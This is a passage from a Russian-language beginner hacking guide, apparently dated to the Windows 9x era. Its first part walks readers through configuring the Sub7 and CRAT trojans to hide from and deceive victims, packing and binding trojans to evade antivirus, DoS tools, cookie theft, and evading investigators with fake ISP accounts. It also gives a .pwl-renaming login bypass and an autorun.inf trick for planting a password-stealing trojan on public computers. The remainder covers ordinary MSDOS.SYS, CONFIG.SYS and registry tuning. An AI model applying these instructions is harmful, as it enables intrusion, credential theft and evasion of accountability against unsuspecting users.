Wait for reboot (ждать перезапуска): — Вы хотите, чтобы лэзетка появилась после рестарта атакованного компьютера? Тогда отметьте эту опцию.

Customizable (опции по желанию)

Random file name (случайное имя файла): — оставьте эту опцию, если хотите, чтобы программа Sub7 создала свое имя для exe-файла, когда она скопирует себя в системную папку.

Specify (определенное имя файла): — Эта опция позволит вам выбирать имя для ехе-файла, когда он скопирует себя в системную папку атакованного компьютера.

В таблице **Startup Methods** (методы запуска) вы увидите много опций, согласующих запуск сервера Sub7 с программой Windows на компьютере жертвы.

Лично я предлагаю вам изменить слова RunDLL32 на что-то схожее с MSVBVM60. Возможно, ваша жертва сканирует время от времени свои регистры. Но вряд ли этот человек решится удалить такой серьезный файл, как MSVBVM60.

В таблице **Notification** (уведомление) вы увидите много опций, с помощью которых вы можете выбрать, каким образом Sub7 будет контактировать с вами при каждом вхождении жертвы в Сеть.

Я предлагаю вам загрузить чатовскую программу ICQ из www.ICQ.com. Тогда в Sub7 просто кликните по ICQ-уведомлению и активируйте ваш UIN (вы получите его при подписке на ICQ).

Я предлагаю вам использовать ICQ, потому что все остальные способы либо имеют недостатки, либо слишком трудны для новичков. У меня, к примеру, стоит CGI, но это твердый орешек, с которым нужно повозиться.

В таблице **Binded Files** (связанные файлы) вам откроется возможность выбора того файла, который будет выполняться вместе с серверным файлом. Это отвлечет жертву от ненужных нам подозрений.

В таблице **Plugins** (плагины) вы увидите возможность введения плагинов для Sub7. Лично мне эта черта не нравится. Все основано на введенных плагилах. Поэтому старайтесь набрать побольше тех плагинов, которые вы считаете полезными. Они сами объясняют себя.

В таблице **Restrictions** (ограничения) вы можете уточнить, какие черты не нужно выполнять на сервере. Эти черты сами объясняют себя, так что я не буду здесь останавливаться на них.

В таблице **Email** вы увидите те черты, которые позволяют вам

пересылать по почте пароли и ключевые фразы.

В таблице **exe icon/other** вы обнаружите возможность размещения сообщений об ошибке, которая позволяет вам отображать ложные сообщения об ошибке, когда серверный файл запускается в действие.

Кроме этого вы можете изменить ярлык вашего серверного exe-файла, чтобы он выглядел менее подозрительным.

Когда вы выберете все нужные вам опции, кликните на кнопку **«Save As»** (Сохранить как) и сохраните файл как собственный exe файл. Теперь вы полностью конфигурировали троянского коня по кличке Sub7. Позже мы поговорим о том, как «подарить» его вашей жертве.

Netbus 2.10 Pro

Netbus очень нестабильная программа. В настоящее время ее полностью затмил собой CRAT (Cyrus's Remote Administration Tool), созданный знаменитым хакером Киром. Действие Netbus и CRAT схоже, поэтому мы остановимся на последней программе.

CRAT

CRAT очень прост в обращении и имеет почти профессиональный интерфейс. Кроме того, программа очень эффективна.

Вы можете записать ее себе на сайте **www.geocities.com/darren1333/Software.html**.

После загрузки используйте программу Winzip и разместите экстракт в отдельной папке.

Затем запустите файл editserver.exe, кликните на кнопку «folder» и из предложенного набора выберите server.exe.

После этого щелкните по опции **«Read server settings»** (читать настройки сервера), и тут же все бланки в программе editserver магическим образом заполнятся сами собой теми данными, которые выставляются по умолчанию.

Вы можете поиграть с именем программы. В принципе начинка схожа с другими троянскими конями. Как только вы внесли необходимые вам изменения, кликните на опции **«Save new settings»**

(сохранить новые настройки).

Затем вам нужно выйти из editserver.exe. После этого вы сможете прочитать часть ниже серверного раздела трояна. Послав его жертве и получив IP-адрес, вы можете подключиться к нему через программу Client.exe.

Все действия и опции хорошо объясняют себя. В крайнем случае вы можете кликнуть на «Помощь» (Help), затем снова на «Помощь» в программе client.exe. Там вы получите ссылку на сайт, где можно найти любую помощь, какая вам только потребуется.

Другими известными троянами являются:

Y3K — прекрасная троянская кобыла с остроумными прибаутками.

BIONET — обладает уникальными свойствами.

Theif — троянский конь на Plain-Jane.

SoulBlade — тоже хорошая штука.

Внедрение троянского коня

Внедрение трояна заключается в отправке server.exe файла вашей жертве. Трудность заключается в том, чтобы заставить человека загрузить эту программу и запустить ее в действие. Кроме того, многие пользователи имеют на своих машинах антивирусы, которые сканируют записываемые файлы и сообщают хозяевам о троянах. Вот почему многие хорошие ребята сдаются и забывают о хакинге компьютеров. Но я покажу вам, как прятать троянов, чтобы их не засекли антивирусы (Нортон, Мсafee или Касперский).

Одним из способов длительного сокрытия трояна от антивирусов является его «пакетирование». Пакетирование предполагает следующий процесс: мы берем любой exe-файл и решительно снимаем его с помощью сжимающего алгоритма (не ломайте мозги, пытаясь придумать для этого подходящий термин), и в то же время мы сохраняем этот exe-файл полностью функциональным.

«Запакованный» серверный файл трояна становится не опознаваемым для большинства антивирусов. Но где вам найти такие «пакетировщики»? Они доступны на многих сайтах в сети. Просто напишите в рабочем окне поисковой системы слово «packers», и вы получите кучу полезных ссылок. Вам останется лишь выбрать са-

мый толковый и крутой пакетировщик.

Многие из этих программ легки в использовании и имеют пользовательские интерфейсы. Другие запускаются только из DOS.

Вам снова придется нажимать на «Пуск», «Выполнить», печатать «command» без кавычек, а затем вводить название пакетировщика вслед за полным именем вашего серверного файла. Порядок использования вы узнаете сами, потому что любой пакетировщик, когда его скачивают, приходит с поясняющей документацией.

Когда вы запаковываете свой ехе-файл, не забывайте применять еще один метод сокрытия. Пользователи могут быть очень параноидальными.

Второй метод сокрытия называется «связкой». В процессе связки вы вкладываете свой зловещный ехе-файл в другой — нормальный ехе-файл так, чтобы ваша жертва ничего не обнаружила. Вы можете пройтись по хакерским сайтам и найти список хороших связанных программ.

Позже я подскажу вам, как защитить себя от лазеек, создаваемых «запакованными» и «связанными» программами.

Дополнение

Как видите, на свете существует только несколько способов «взлома» Windows и получения полного доступа к его программам. Но кроме всего вышеперечисленного на свете имеются еще и тысячи зловещных дел, которыми может заняться начинающий хакер. Я познакомлю вас с некоторыми из них.

Denial of Service (отказ в услуге)

Эта хитрость не считается хакингом, но обязательно включается в арсенал нашего вооружения.

Отказ в услуге происходит тогда, когда хакер посылает тонны бесполезных данных на компьютер жертвы, что приводит к перегрузке и последующей поломке. Разработаны особые атаки, которые используют этот метод для временного «зависания» системы.

Инструменты для таких атак вы найдете на любом хакерском

сайте. Я по дружбе шепну вам пару хороших адресов: <http://packetstormsecurity.org> и <http://www.blackcode.com>.

Советую присмотреться к таким инструментам, как WinNuke, Tear Drop, ICMP-nuker, OOB, Death n' Destruction.

Cookie Stealing (кража «булок»)

Вы когда-нибудь задумывались о том, каким образом веб-сайты узнают вас после вашей регистрации на них? А как почтовые серверы узнают вас после введения пароля? Все эти маленькие «чудеса» выполняются с помощью «булок» (файлов cookies).

Cookies сохраняют информацию с вебсайтов, которые производят вашу идентификацию. Это похоже на служебные пропуска, но не для охранников у ворот, а для веб-сайтов в Интернете.

И если какой-то человек завладеет вашим пропуском (cookies), он может пройти вместо вас на секретную территорию и воспользоваться всеми вашими привилегиями. Очень интересная возможность, правда? Она входит в арсенал каждого хакера.

а) Кража cookie с помощью программы:

Вам необходимо записать программу SpyNet (она имеется на <http://packetstormsecurity.org>), а затем использовать ее для выявления всех cookies в компьютере жертвы. Все делается очень легко и просто. Программа дается с необходимыми объяснениями.

б) Кража cookie с помощью веб-сайта:

Позже мы рассмотрим кражу cookie с использованием Java (имеется в виду не марка мотоцикла, а особый скрипт). Этот простой язык используется в веб-дизайне. Сейчас просто запомните, что cookie можно красть не только с помощью программ, но и благодаря веб-сайтам.

Как прятаться?

Прятаться легко. Имеется множество способов, такие как, например, spoofing (наклейка или мистификация) или поддельные IP-адреса. Но эти методы используются только опытными хакерами. А какой опытный хакер будет листать «Азбуку хакера»? То-то же!

Однако давайте немного подумаем, как злобные сисадмины узнают, кто и когда проникал в их системы. Они выясняют это по трассировке IP-адреса взломщика, доходят до сервера, затем контактируют с ISP и просят сообщить, кто в определенное время имел такой-то и такой IP-адрес. Затем они узнают адрес взломщика — он указан в картотеке клиентов и... БАЦ!... к человеку приходят служители закона.

А теперь представим, что системный администратор отследил IP-адрес, связался с конечным сервером и вдруг узнал, что вел расследование по ложной информации. Или что провайдеры этого конечного сервера никогда не заключали со взломщиком договоров и не знают его адреса! Между прочим, таких провайдеров с бесплатными услугами в Сети немереное количество.

Вы легко можете воспользоваться их серверами, введя ложное имя, неправильный адрес и другие данные. Подождав неделю-другую, вы используете этот аккаунт для своих тайных дел... Затем удаляете его из своего компьютера и на все наводящие вопросы делаете «гроссе аузен», т.е. «круглые глаза»: знать — не знаю, ведать — не ведаю.

Но только вам нужно запомнить важное правило: всегда используйте свою регистрацию только один раз. Опасно продлевать ее после проведенной атаки. Лучше смените ник и пароль, а еще лучше вообще перейдите на другой сервер. Короче, прятки — это не проблема.

Если вам понадобилось совершать атаки через ваш браузер, то воспользуйтесь свободной прокси (проху). Одну из неплохих вы сможете найти здесь: **www.safeweb.com**. Она шифрует все сообщения между вами и сервером, а также защищает ваши личные данные, когда вы скитаетесь по Сети.

Это означает, что она работает только с вашим браузером. При такой свободной услуге вам не нужно даже регистрироваться. Вы идете на веб-сайт, кликаете Enter, печатаете адрес в toolbar, и вашу идентичность прячут без какого-либо вмешательства с вашей стороны.

Локальный «взлом» Windows 9.x.

Сейчас мы рассмотрим метод локального «взлома» Windows 9.x. Допустим, вы имеете физический доступ к компьютеру и хотите обойти его систему безопасности.

Такая потребность может возникнуть в библиотеках, компьютерных классах, лабораториях или интернет-кафе.

Я не говорю, что каждый обязан ломать Винды, но потребность такая возникнуть может, и удовлетворить эту потребность для хакера — то же самое, что для обычного человека справиться естественную нужду. Если приходится делать это в общественном месте, то в этом вина не человека, а общества, которое не снабдило его бесплатным туалетом.

Login Prompt (подсказка логина)

Если для работы на компьютере вам приходится выпрашивать пароли у учителя или какой-то неприятной персоны, то вы можете одолеть систему защиты и получить в нее доступ без всяких паролей.

Для этого вам нужно произвести рестарт, и прежде чем компьютер издаст характерный «бип», вы должны нажать клавишу F8 или на некоторых компьютерах — F1.

Перед вами появится окно DOS со списком возможных режимов работы. Выберите число, которое предполагает только командные подсказки (**command prompt**).

Затем напечатайте следующую команду:

```
cd windows
```

После этого нажмите клавишу Enter и введите еще одну команду: `rename *.pwl *.abc`. Теперь перезапустите компьютер.

Эти команды приказывают DOS открыть папку Windows и переименовать все файлы, которые имеют расширения .pwl на расширение .abc. Зачем мы это делаем? Из-за слабой системы безопасности в Windows все пароли хранятся в файлах с расширением .pwl. Мы можем переименовать их (например, в файлы с расширением .abc).

И когда Windows не сможет найти файлы с расширением .pwl, она позволит вам создать новый пароль и, следовательно, даст вам доступ к правам администратора с полным доступом ко всем файлам. Конечно, данный метод не тянет на высший пилотаж, но он вполне полезен и достоин уважения.

Backdoor Installation (установка «лазейки»)

Этот маленький трюк тоже хорош и полезен. Чтобы выполнить его, вам потребуется CD-RW («сидирайтер») на вашем компьютере (на вашем, а не на компьютере жертвы). Вы знаете, что когда CD-диски вставляются в компьютер, они автоматически запускаются и загружают программу. И еще вы, наверное, знаете, что в режиме **Screen Saver** (хранителя экрана) это тоже действует.

Значит, вам нужно создать CD, на котором была бы записана «лазейка» (см. часть о троянских конях) и файл с названием autorun.inf. То есть у вас будет ехе-файл троянского коня, который автоматически запустится в тот момент, когда вы вставите диск в CD-ROM жертвы.

Итак, идите в Блокнот и напечатайте следующее (пожалуйста, будьте внимательны и замените yourfile.exe на реальное имя вашего трояна):

```
[autorun]
open=yourfile.exe
```

Затем кликните на «Файл» (**File**), затем на «Сохранить как» (**Save as**) и сохраните файл в папке с файловым именем autorun.inf. После этого вы должны записать «лазейку» и файл autorun.inf на один диск, вытащить этот диск и больше не вставлять его в свой компьютер.

Вставлять его нужно в компьютер жертвы: вставили, подождали немного, затем вытащили диск и спокойно ушли. Лучше всего делать это в режиме «хранителя экрана».

Но трюк работает при любом режиме, потому что Windows постоянно проверяет, есть ли CD-диск внутри CD-ROMа, и если

он вставлен, то автоматически загружает файлы, указанные в autorun.inf.

Хакеры обычно используют этот метод в публичных местах. Они устанавливают трояна с программой регистрации логинов и таким образом получают пароли и адреса электронной почты тех недалёковидных людей, которые пользуются публичными компьютерами.


Local Password Stealing (кража локального пароля)

Конечно, вы можете просто похитить пароли, сохранённые на публичном компьютере. Для этого разработана хакерская программа, называемая «Password Sentinel» (как бы «часовой при пароле», гы-гы-гы!). Она весит 13.5 Kb. Найдите ее по поисковым системам и поместите в свой хакерский арсенал — пригодится в хозяйстве!

На днях суд города Сан-Франциско приговорил хакера Микки Ивановича к десяти годам лишения свободы.

Сейчас он уже отбывает наказание в колонии «Прииск Счастливый» штата Аляска.

По данным центрального компьютера полиции, завтра, в 12:00, полностью отбыв срок наказания, он выходит на свободу.



Глава 5



Оптимизация работы Windows 9.x

Вопрос:

Можно ли сообщение Windows
«Программа выполнила недопустимую
операцию и будет закрыта. Обратитесь к
разработчику» — считать официальным
приглашением на проживание в США?



«Протокол IPX/SPX является
быстрым маршрутизируемым
протоколом для небольших сетей,
но у него есть один недостаток — он
разработан фирмой Novell...» (©)
«Секреты Windows NT 4.0 Server».

Как улучшить контроль над запуском WinDOS 9x /7.x

Итак, мы узнали, что в современных компьютерах имеются странные атавизмы, доставшиеся нам в наследство от прошлых темных веков. Если вы откроете корневую директорию, то увидите такие окаменевшие древности, как MSDOS.SYS, CONFIG.SYS и AUTOEXEC.BAT. Они перешли к нам от DOS. И эти «монстры» кое-чем занимаются в момент пробуждения Windows. Давайте расчленим их дряхлые тушки, заглянем внутрь и попробуем что-нибудь там поправить.

Оптимизация MSDOS.SYS

В файле MSDOS.SYS хранятся настройки. В более новых версиях вы не встретите «системного» файла. DOS-kernel находится в IO.SYS. Поэтому MSDOS.SYS выполняет только две функции:

1. поддерживает настройки
2. и занимает место на диске.

Откройте MSDOS.SYS с помощью Блокнота или другого редактора ASCII-кодов. Вы увидите ASCII-файл, похожий на CONFIG.SYS. Он состоит из двух частей. Первая — «Пути» [Paths] содержит записи, которые указывают Windows, где и что искать:

```
[Paths]
HostWinBootDrv=C
WinBootDir=C:\WINDOWS
WinDir=C:\WINDOWS
```

Пути зависят от того, какую папку вы указываете, когда устанавливаете Windows. В ином случае пути определяются автоматически (по умолчанию). Так, например, путь может содержать запись UninstallDir=, когда вы устанавливали Win9x из уже существовавшей системы DOS/Win3.x.

Вторая часть [Options] более интересна. Наверное, вас уже заинтересовали несколько бесполезных на вид линий, заполненных «х». Надпись указывает нам, что эти «х» гарантируют минимальный размер MSDOS.SYS, необходимый для совместимости программ. Именно поэтому я указал вторую функцию файла.

Если вы измените размер, антивирус поднимет тревогу. Он может сообщить вам о том, что файл заражен каким-то вирусом. При удалении MSDOS.SYS вы увидите перед собой синий экран и извещение о том, что Windows не может инициализировать VFAT-драйвер.

Опции (часть 1)

Некоторые настройки устанавливают свои значения по умолчанию, не будучи отмеченными в MSDOS.SYS. Поэтому, если вы прочитаете сообщение об изменении значения «ExampleVal=1» на 0, а записи ExampleVal в файле не существует, то просто создайте запись «ExampleVal=0» (без кавычек!).

Как видите, все записи сделаны одной строкой. Значения 1/0 являются булеановскими переменными (Да/Нет).

Обычно Windows по умолчанию запускает в действие GUI (GraphicalUserInterface — графический пользовательский интерфейс). Вы можете изменить это настройкой «BootGUI=0».

В данном случае после прохождения AUTOEXEC.BAT вы можете остаться в DOS или произвести старт Windows с помощью команды «win» (как во времена Win3.x).

Теперь вкратце ознакомимся с другими настройками, определяющими поведение Windows в режиме «по умолчанию»:

Установив "Logo=0", вы отключите шлюзовую экран Windows. Это, в свою очередь, уменьшит время загрузки. На одном из хакерских сайтов я видел сообщение о том, что настройка "Logow=0" отключает «экраны окончания работы», хотя может вызвать сообщение об ошибке (при неправильной строке в MSDOS.SYS).

Я говорю вам об этом, чтобы подтолкнуть вас к экспериментам (а к чему жить, если не экспериментировать?). Вы можете изменять и удалять любые логотипы в файлах LOGOS.SYS и LOGOW.SYS.

Просто на всякий случай сделайте опцию с расширением .bak.

В версии Win95 имелся LOGO.SYS для шлюзового экрана. Мы уже тогда удаляли его, выставляя в IO.SYS значение "Logo=0".

Кстати! Если хотите собственный логотип, создайте три файла .bmp (320x200 24bit) и сохраните их в C:\LOGO.SYS, C:\"ваша-windir"\LOGOW.SYS и C:\"ваша-windir"\LOGOS.SYS.

LOGO.SYS можно сделать анимационным.

Как видите, многие .SYS-файлы Windows не являются тем, чем кажутся. Например, «LoadTop=1» означает, что COMMAND.COM загружается в «верхнюю» память.

Установка ее в 1 сохранит базовую память, но если это вызовет проблемы, то снова установите опцию в 0. «DisableLog=1» отключает запись в C:\BOOTLOG.TXT при каждом включении компьютера.

Лично я отключаю логи, потому что это сохраняет время и не позволяет «старшему брату» получать «доказательную базу» по тем или иным хакерским «подвигам».

«DblSpace=» и «DrvSpace=» по умолчанию выставляют 1, гарантируя соответствия при автозагрузке. .BIN-файлы необходимы для доступа к драйвам, сжатым Double- или Drivespace.

Если вы не пользуетесь таким сжатием, то можете установить обе опции в 0. Хотя я не рекомендую вам этого, потому что такая настройка:

- замедлит вашу систему;
- некоторые программы (особенно в играх) откажутся работать;
- а вот когда случится что-то **ДЕЙСТВИТЕЛЬНО** плохое (не забывайте, вы работаете с Windows), вы увидите огромный и, возможно, поврежденный файл, содержащий все ваши данные, и система начнет спрашивать, как ей справиться со всем этим хозяйством.

«DoubleBuffer=1», необходимый для некоторых SCSI-драйвов drives, автоматически доступен в Windows.

Тем не менее, настройка на 1 требуется для DOS-режима, ког-

да вы не включаете сдвоенную буферизацию. «SystemReg=» по умолчанию выставляется в 1.

Эта настройка заставляет IO.SYS проверять реестр на существование Hardware Profiles и предлагать вам выбор, если какие-то профили существуют.

Если вы используете эту черту, то отключите «галочку», GUI укажет вам, что необходимо определить профили.

Вы увидите знакомое меню, однако будет уже слишком поздно. Перед вами появится стандартный режим дисплея VGA (или вообще ничего не будет работать).

Windows при зависании и рестарте

При зависании Windows и рестарте вы обычно видите перед собой утомительные телодвижения ScanDisk. Если этот стриптиз вам неприятен, вы можете отключить его, установив «AutoScan=0».

При «падении» системы вы можете получить доступ к boot-меню через F-ключи. Это возможно лишь в том случае, если опция «BootWarn=» установлена в 1 (значение, которое устанавливается по умолчанию).

При установке данной опции в 0 зависшая система будет проходить рестарт в «safe mode».

Кстати, данный режим («safe mode») выполняется только тогда, когда опция «BootFailSafe=» установлена в 1. Так что лучше не играйте с двумя последними опциями.

Прошу не забывать о том, что каждая из указанных опций дает хакеру уникальную возможность для различных визуальных эффектов на мониторе жертвы.

Давайте отделим окурки от салата и будем иметь в виду, что существует winboot-меню и dosboot-меню.

Вид winboot-меню зависит от настроек, сделанных в MSDOS.SYS, поэтому я разделил настройки на две части. В первой вам предлагалось dosboot-меню. Во второй мы рассмотрим winboot-меню.

Опции

Вы можете заказать появление winboot-меню при каждом запуске системы. Для этого нужно установить «BootMenu=1». Данная опцию по умолчанию отключена, и я советую вам не менять 0 на 1.

С помощью опции «BootKeys=» вы можете определить режим, в котором winboot-меню будет доступно через F-ключи. Если они активированы, опция «BootDelay=» определит, как долго (в секундах) они будут перед вами. (Если «BootKeys=0» и «BootDelay=» больше, чем 2, настройкой будет 2.)

«BootMenuDefault=» настраивает, какой выбор будет выделен.

«BootMenuDelay=» определяет в секундах, как долго система будет ждать, прежде чем выделенная опция выберется автоматически.

Количество опций, предлагаемых winboot-меню, настраивается следующими опциями:

«Network=1» настраивается, когда вы устанавливаете сетевые программы. Она дает вам возможность «safe mode с Сетью», то есть, доступ к Сети через командную строку.

«BootMulti=» настраивается или может быть настроена на 1, если вы устанавливали Windows из существующей MS-DOS системы. В этом случае вы можете запустить «Предыдущую версию MS-DOS» через меню или с помощью <F4>.

Будьте осторожны, так как старые версии DOS работают только в том случае, если ваш диск форматировался с FAT32. Может случиться так, что система попытается запустить старый DOS и «повиснет», потому что старый DOS не имеет доступа к FAT на вашем харддиске.

Сейчас я немного отвлекусь и расскажу вам об этих FAT-различиях.

FileAllocationTable содержит определенное количество пространства, чтобы резервировать адреса для



кластеров (наименьших доступных кусочков дискового пространства).

Количество возможных адресов ограничено, поэтому чем больше диск, тем больше кластеры. Дискеты по-прежнему форматируются FAT12. Старый DOS имел FAT16. А когда вы форматируете харддиск более чем на 512 Мб, кластеры разрастаются до 32 Кб! То есть, если у вас имеется маленький файл (readme.txt, fack.ini и так далее), ему назначается 32 Кб.

Если файл «весит» 50 Кб, ему требуется 64, потому что кластер — это наименьший доступный кусок (он уже не может делиться на части). В Windows95 форматирование с FAT32 (с 4Кб-ми кластерами).

Парни из MS боялись, что у людей могут возникнуть проблемы со старым DOS. Вот почему появилось так много разных опций и настроек.

Следующая опция «BootWin=» определяет Windows, как ОС по умолчанию. Это означает, что, когда она устанавливается в 1 (по умолчанию), <F4> стартует DOS, но после рестарта вновь запускается Windows (то есть, F4 действует как переключатель для DOS).

Если «BootWin=» установлена в 0, то активированная ОС при перезапуске стартуется заново (то есть <F4> действует как переключатель между DOS и Windows).

Я советую вам держать «BootMulti=0», а «BootWin=1».

Оптимизация CONFIG.SYS и AUTOEXEC.BAT

Открыв файл CONFIG.SYS, вы увидите многие особые команды:

```
NUMLOCK=ON
[MENU]
MENUITEM=config_name,displayed_name
SUBMENU=subconfig_name,sub_displayed_name
MENUITEM=config_name_2,displayed_name_2
more menuitems...
MENUCOLOR=text,background
MENUDEFAULT=config_name,wait_time
[subconfig-name]
```

```

MENUITEM=subconfig1,name
MENUITEM=subconfig2,name2
[config_name]
CONFIG.SYS commands
more commands...
INCLUDE additional_config
[config_name2]
CONFIG.SYS commands
more commands...
[additional_config]
more CONFIG.SYS commands
[subconfig1]
more commands...
[subconfig2]
more commands...
[COMMON]
more CONFIG.SYS commands
-sample CONFIG.SYS end

```

Команды MENU:

«[MENU]»	Указывает, какие пункты меню определены.
«MENUITEM»	Ссылка на блок команд для выполнения, «config_name» — название блока, «displayed_name» — его описание, каким оно будет показано на экране.
«SUBMENU»	Вид и синтаксис похож на предыдущий, но при открытии показывает свои собственные пункты меню (меню 2-го уровня).
"MENUDEFAULT"	Определяет, какой пункт меню будет отмечен по умолчанию и сколько секунд он будет активирован, когда ни одна клавиша не нажата.
"MENUCOLOR"	Когда фон не определен, он остается черным. текст=(1—7), фон=(8—15)
"INCLUDE"	Включает блок команд в другой блок
[COMMON]	Блок команд, который всегда выполняется, независимо от выбранного пункта меню.

Другие команды CONFIG.SYS:

NUMLOCK=ON|OFF Настраивает статус цифровой клавиатуры

Я советую активировать перед стартом меню, чтобы строки можно было выбирать цифровыми клавишами.

SHELL=path Говорит системе, где находится COMMAND.COM

SET= Настраивает переменные окружения

DEVICE(HIGH)=path (high) Загружает драйвер, определенный в пути

DOS= (HIGH, UMB, AUTO, NOAUTO)
 Настраивается, если DOS kernel использует HIGHmemory, UpperMemoryBlocks. Параметр NOAUTO деактивирован в настройке по умолчанию и позволяет автозагрузку HIMEM, SETVER, IFSHELP.

DOS 7.x отличается следующими системными параметрами:

"FILESHIGH=x" Сколько файлов могут одновременно открываться с помощью DOS.

"BUFFERSHIGH=x" Прерывание вызывает буферизацию

"FCBSHIGH=x" FileControlBlockS. x=количество

"STACKSHIGH=x,y" Stack buffer. x=количество y=размер

"LASTDRIVEHIGH=x" Сколько "mountpoints" для дисков резервировано под использование. x= последняя буква диска

Составная конфигурация в AUTOEXEC.BAT

AUTOEXEC.BAT не предлагает много конфигурационных команд. Выбор конфигурационных блоков делается с помощью команды GOTO. В случае, если система использует многоконфигурационность, настраивается переменная CONFIG, которая содержит название выбранного пункта меню.

Пример конфигурационных файлов

DOS kernel может управлять только базовой памятью — первыми 640 Кб RAM. Остальная (верхняя) память доступна через драйвера управления памятью (himem.sys, emm386.exe). Имеется два метода для объявления этой памяти: EMS и XMS. По этой причине я подготовил три конфигурации DOS-памяти:

HIMEMONLY"	это XMS без управления памятью. Его можно использовать с программами, которые имеют собственное DMIM-управление памятью. Они обычно используют расширитель "DOS4GW.EXE".
"XMS"	использует EMM386.EXE для подготовки XMS.
"EMS"	использует EMM386.EXE для подготовки EMS.

Все строки с точкой и запятой или «REM» являются комментариями и при желании могут быть удалены. HIMEM-параметр "/TESTMEM:OFF" используется для отключения RAM-чипов, что экономит несколько секунд загрузки. Они уже протестированы BIOS, и очень глупо тестировать их дважды при каждом запуске.

Я специально не даю вам готовых файлов, а указываю варианты, которые вы можете использовать. Содержание AUTOEXEC.BAT и CONFIG.SYS зависит от языка, который вы используете в DOS, и от «железа» (вам нужны драйверы? если да, то какие именно: файлы с расширениями .SYS, .EXE или .COM? с какими параметрами?).

Конечно, при каждой программе имеется инсталляционный установщик. Но вам нужно знать такие вещи, как адресация, DMA и IRQ канала (как управляются «железки» и как части вашей машины взаимодействуют друг с другом).

Все эти «автоматические установщики» в основном распикивают по сторонам куски других программ, которые вы установили прежде.

Другие BAT-файлы, которые выполняются автоматически

WINSTART.BAT отвечает за старт WinGUI.

Это "первая DOS-программа", которая открывается в Windows.

DOSSTART.BAT запускается в действие, когда вы выходите из Windows через "Boot in DOS-Mode".

Несколько полезных советов

Совет 1:	Если вы не можете добраться до драйвера DOS-мыши, сделайте это из LOGITECH. Он работает почти с любыми программами. Используйте параметр "NOENHANCE", если игры с VESA-графическим режимом теряют управление "мышью".
Совет 2:	Строки оптимизации MEMMAKER "DEVICEHIGH /L:x,yyy=drivername" по-прежнему работают, хотя сам memmaker уже не представлен в системе. Вы можете использовать его, если сделаете копию со старой версии DOS 6.x.
Совет 3:	Если хотите узнать о программах старого DOS, проверьте папку "\tools\oldmsdos" на CD вашего Win9x.
Совет 4:	Так как DOS не поддерживает длинные имена файлов, они теряются, когда файловые операции совершаются в командных строках DOS. Чтобы не иметь таких проблем, используйте софт GNU -- "Odi's LFN tools". Их можно найти здесь: (http://odi.webjump.com/)

Их юмор

Programming today is a race between software engineers striving to build bigger and better idiot-proof programs, and the Universe trying to produce bigger and better idiots. So far, the Universe is winning.

Программирование сегодня — это соревнование между инженерами-программистами, стремящимися создать всё большие и лучшие защищенные от дураков программы, и Вселенной, пытающейся произвести всё больших и лучших идиотов. Пока что Вселенная побеждает...

Реестр Windows 9x/NT

Что такое реестр?

Реестр является центральным ядром архивации. Каждое рабочее место имеет свой реестр и содержит информацию о «железе» и софте компьютера. Например, определения com-порта, настройки сетевой карты, профили рабочего стола, доступы и запреты для пользователей — все это хранится в реестре.

Один из основных недостатков древних файлов .ini (Win3.1) заключался в том, что они были плоскими текстовыми файлами, которые не могли поддерживать гнездовых заголовков или содержать данные не-текстового формата.

Реестровые ключи могут содержать гнездовые заголовки в форме субключей. Такие субключи снабжают множеством деталей и широчайшим рангом информации о возможных конфигурациях данной операционной системы.

Реестровые значения состоят из исполнительного кода и снабжают пользователей одного компьютера различными привилегиями.

Наличие исполнительного кода в реестре расширяет его использование в системе и приложениях.

Наличие сохраненной информации о профилях пользователей позволяет выстраивать особое окружение для каждого индивидуального пользователя.

Не изменяйте реестровых значений наугад, так как ошибка может вызвать сбой всей системы. Всегда делайте копии — это основное правило!

Чтобы посмотреть на реестр, вам нужно использовать Редактор реестра (Registry Editor). Имеются две версии:

:Regedt32.exe имеет больше предметов меню. В реестре вы найдете и ключи и субключи;

:Regedit.exe позволяет исследовать строки, значения, ключи и субключи. Полезен для поиска особых данных.

Копирование и восстановление

Вы не можете сохранить реестр обычной процедурой. Для копирования вам нужно запустить редактор: regedit32.exe (для NT) или regedit.exe, затем кликнуть меню реестра и кликнуть на экспорте реестра. Затем вы указываете диск (лучше дискету) и нажимаете ОК.

Чтобы восстановить реестр с сохраненной копии, введите реестровую программу, кликните на импорте реестра, кликните на диске и пути, затем нажмите ОК. Эта процедура восстановит настройки и потребует рестарта компьютера.

Реестровые копии сохраняются в файлах .reg. По умолчанию они ассоциируются с regedit. Это означает, что двойной клик на файле .reg автоматически вставит его содержимое в ваш реестр.

Реестр в натуре

Для хакера важен факт, что весь контроль доступа основан на реестре. Реестр содержит тысячи индивидуальных данных, сгруппированных в «ключи» или особый тип значений. Эти ключи, в свою очередь, группируются в ответвления директорий. Они имеют по несколько копий, что делает систему доступа более надежной. Реестр делится на несколько поддиректорий. Мы рассмотрим пять разделов:

```

HKEY_CLASSES_ROOT
HKEY_CURRENT_USER
HKEY_LOCAL_MACHINE
HKEY_USERS
HKEY_DYN_DATA
```

Для хакера наиболее интересен раздел HKEY_LOCAL_MACHINE. Он содержит несколько ключей, среди которых имеется «золотой ключик»:

SECURITY — этот ключ содержит такую информацию, как права пользователя, данные о группе и пароли.

Ключи являются двоичными данными (в целях безопасности) и обычно недоступны, если только вы не имеете статуса администратора;

HARDWARE — Здесь хранится база данных, которая описывает компоненты компьютера. Драйверы и приложения встраиваются в эту базу данных во время выполнения и обновляются в процессе запуска системы.

Если вы плохо разбираетесь в 16-ричном счислении, то воздержитесь от прямого редактирования этой базы данных.

Ключ **HARDWARE** содержит три субключа: **Description**, **DeviceMap** и **ResourceMap**.

Субключ **Description** описывает каждый ресурс хардвара; **DeviceMap** определяет данные по индивидуальным группам драйверов, а **ResourceMap** поясняет сопряжение каждого драйвера с приписанным к нему ресурсом.

SYSTEM — Этот ключ содержит основные операционные данные (что происходит при запуске, какие драйверы загружаются, какие службы используются и т.д.). В этом ключе находится особый субключ **ControlSets**: уникальная система конфигураций (некоторые связаны с запуском, другие — нет), каждая из которых содержит данные служб и компонентов OS.

SOFTWARE — Здесь хранится информация о локально загружаемом софте: файловые связи, OLE-данные, информация о смешенных конфигурациях и т.д.

CONFIG — Здесь хранятся конфигурационные данные о различных конфигурациях устройств.

